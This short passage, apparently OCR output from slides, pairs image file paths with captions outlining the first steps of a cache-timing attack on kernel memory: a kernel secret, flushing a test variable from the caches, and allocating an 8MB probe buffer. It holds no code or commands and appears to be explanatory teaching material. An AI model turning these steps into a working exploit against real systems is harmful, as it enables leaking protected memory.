
A secret exists in kernel




Allocate a **Test Var** & FLUSH it from the caches




Allocate 8MB probe buffer (note that the search will begin at address 0, and sequentially try several MB chunks; for simplicity, we skip directly to the target address)



